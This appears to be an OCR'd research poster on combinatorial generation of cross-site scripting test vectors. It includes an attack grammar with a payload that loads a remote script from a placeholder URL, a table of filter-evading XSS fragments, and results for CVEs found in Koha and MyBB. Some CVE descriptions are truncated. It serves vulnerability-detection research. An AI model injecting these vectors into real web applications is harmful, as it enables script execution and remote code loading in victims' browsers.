Combinatorial Testing Methods for XSS Vulnerabilities

Dimitris E. Simos, Bernhard Garn, Jovan Zivanovic, Manuel Leithner, Josip Bozic, Franz Wotawa


COMET Competence Centers for Excellent Technologies
www.ffg.at/comet

SBA Research

MATRIS

XSSInjections

- Unsanitized user input displayed on web application.
- Malicious users can add *HTML-Script* element.
- JavaScript gets executed in client machine.



Attack Model

```
deli01(3)::=␣''␣|␣€␣|␣...
cab(3)::=␣>␣|␣/>␣|␣...
ot(7)::=␣<script>␣|␣<scr<script>ipt>␣|␣...
pay(3)::=␣var␣h=document.getElementsByTagName('head
    ')[0];var␣s=document.createElement('script');s.
    src='URL\_1';h.appendChild(s);␣|␣...
ct(7)::=␣</script>␣|␣</scr<script>ipt>␣|␣...
[Constraint]
(ot=2)␣=>␣(ct=2)
```


```
1,2,2,2,2,2,1,2,2,2,2    //-- onMouseOver(      </script>                                  1
2,3,3,3,3,3,1,3,3,3,3    <script>    //";     onError(        ")  <</script>               2
3,1,4,1,1,1,1,1,4,1,4    <<script >//';onLoad( ')</script >">                              3
4,2,5,3,1,2,1,3,5,1,5    <scr<script>ipt> "> onLoad(     ;\>                               4
5,3,6,1,2,3,1,1,6,2,6    <script '>onMouseOver(   "> "\>                                   5
6,1,7,2,3,1,1,2,7,3,7    <img "'> onError(  '>   '\>                                       6
7,2,8,1,3,2,1,1,8,3,8    <IMG  "'>onError(  <    >                                        7
8,3,9,2,1,3,1,2,9,1,9    <SCRIPT/XSS     ">> onLoad(   <<>>                                8
9,1,10,3,2,1,1,3,10,2,1  <>>    onMouseOver(     ;//                                     9
10,3,11,1,3,1,1,3,11,1,2 <<  \";onError(      // </script>                                10
11,1,12,2,1,2,1,1,1,2,3  </TITLE>  onLoad(   ) <</script>                                 11
12,3,13,3,3,3,3,1,2,2,3,4 <INPUT TYPE="IMAGE" /    onError(       </script>">              12
13,1,14,1,2,1,1,2,3,1,5  <LINK REL="stylesheet"\onMouseOver(   ")\>                        13
14,2,1,2,3,2,1,3,4,2,6   ' "><script> '; onError(     ') "\>                              14
15,3,2,1,1,3,1,1,5,3,7   "><script> //--onLoad(   ;  '\>                                  15
1,1,3,3,1,1,2,2,6,1,8    //";   onLoad(<1> ">>                                           16
2,2,4,1,2,2,2,3,7,2,9    <script> //';onMouseOver( <1>   '> >>                           17
3,3,5,2,3,3,2,2,8,3,1    <<script>   "> onError( <1> <                                    18
4,1,6,3,3,1,2,1,9,3,2    <scr<script>ipt>">  onError(<1><<   </script>                    19
5,2,7,1,1,2,2,2,10,1,3   <script ">onLoad( <1> ;//<</script>                             20
```

XSSInjector

- Prototype tool for executing CT generated attack vectors.
- Browser Oracle for checking executed JavaScript.


Reflection Oracle (RO)

- Verify whether the injected attack vector is present in response.
- False-positives and false-negatives easily possible.



Browser Oracle (BO)

- Gets a request from executed attack vector.
- No false-positives.



Found Vulnerabilities

CVE-ID
CVE-2015-4631 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
Multiple cross-site scripting (XSS) vulnerabilities in Koha 3.14.x before 3.14.16, 3.16.x before 3.16.12, 3.18.x before 3.18.08, and authorities/authorities-home.pl; the (3) delay parameter to acqui/lateorders.pl; the (4) authtypecode or (5) tagfield to admin/auth_s callnumber_filter, (10) EAN_filter, (11) ISSN_filter, (12) publisher_filter, or (13) title_filter parameter to serials/serials-search.pl; or or (22) suggestedate_to parameter to suggestion/suggestion.pl; or the (23) direction, (24) display or (25) addshelf parameter to

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be comple

CVE-ID
CVE-2018-19202 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
A reflected XSS vulnerability in index.php in MyBB 1.8.x through 1.8.19 allows remote attackers to inject JavaScript via the 'upsetting[bburl]' parameter.

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://blog.mybb.com/
- CONFIRM:https://mybb.com/versions/1.8.20/

CVE-ID
CVE-2018-19201 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
A reflected XSS vulnerability in the ModCP Profile Editor in MyBB before 1.8.20 allows remote attackers to inject JavaScript via the 'username' parameter.

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- CONFIRM:https://blog.mybb.com/2019/02/27/mybb-1-8-20-released-security-maintenance-release/
- CONFIRM:https://github.com/mybb/mybb/blob/feature/SECURITY.md#technical-details-of-known-issues

Case Study

- **WAVSEP**: Well known verification framework with known vulnerabilities, used to evalute automated web application vulnerability scanners.
- **Piwigo**: A PHP-based photo gallery software.
- **MyBB**: Self-hosted bulletin board application.
- **Koha**: An integrated library system written in Perl.
- **W3C tidy service**: Online tool for validating and fixing HTML code.

Evaluation

WAVSEP Injection Rage (Browser Oracle)



Number of total XSS injections for all SUT endpoints for both oracles.

SUT	t	Grammar 1		Grammar 2		Grammar 3	
		RO	BO	RO	BO	RO	BO
WAVSEP	2	347	57	316	0	70	5
	3	1125	229	891	2	198	19
Piwigo	2	48	20	115	5	37	4
	3	318	89	275	15	74	7
MyBB	2	46	4	51	0	24	0
	3	149	8	178	2	67	0
Koha	2	N/A	14	N/A	0	N/A	0
	3	N/A	29	N/A	0	N/A	1

Josip Bozic, Dimitris E. Simos, and Franz Wotawa. Attack pattern-based combinatorial testing. In *Proceedings of the 9th International Workshop on Automation of Software Test*, AST 2014, page 1–7, New York, NY, USA, 2014. Association for Computing Machinery.
Bernhard Garn, Marco Radavelli, Angelo Gargantini, Manuel Leithner, and Dimitris E. Simos. A fault-driven combinatorial process for model evolution in xss vulnerability detection. In Franz Wotawa, Gerhard Friedrich, Ingo Pill, Roxane Koitz-Hristov, and Moonis Ali, editors, *Advances and Trends in Artificial Intelligence. From Theory to Practice*, pages 207–215, Cham, 2019. Springer International Publishing.
D. E. Simos, B. Garn, J. Zivanovic, and M. Leithner. Practical combinatorial testing for xss detection using locally optimized attack models. In *2019 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW)*, pages 122–130, 2019.
Dimitris E. Simos, Kristoffer Kleine, Laleh Shikh Gholamhossein Ghandehari, Bernhard Garn, and Yu Lei. A combinatorial approach to analyzing cross-site scripting (xss) vulnerabilities in web application security testing. In Franz Wotawa, Mihai Nica, and Natalia Kushik, editors, *Testing Software and Systems*, pages 70–85, Cham, 2016. Springer International Publishing.

Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie
Bundesministerium Digitalisierung und Wirtschaftsstandort
FFG Forschung wirkt.
wirtschaftsagentur wien Ein Fonds der Stadt Wien
Europäische Kommission
FWF Der Wissenschaftsfonds.
netidee OPEN INNOVATIONS

SBA Research (SBA-K1) is a COMET Centre within the framework of COMET – Competence Centers for Excellent Technologies Programme and funded by BMK, BMDW, and the federal state of Vienna. The COMET Programme is managed by FFG.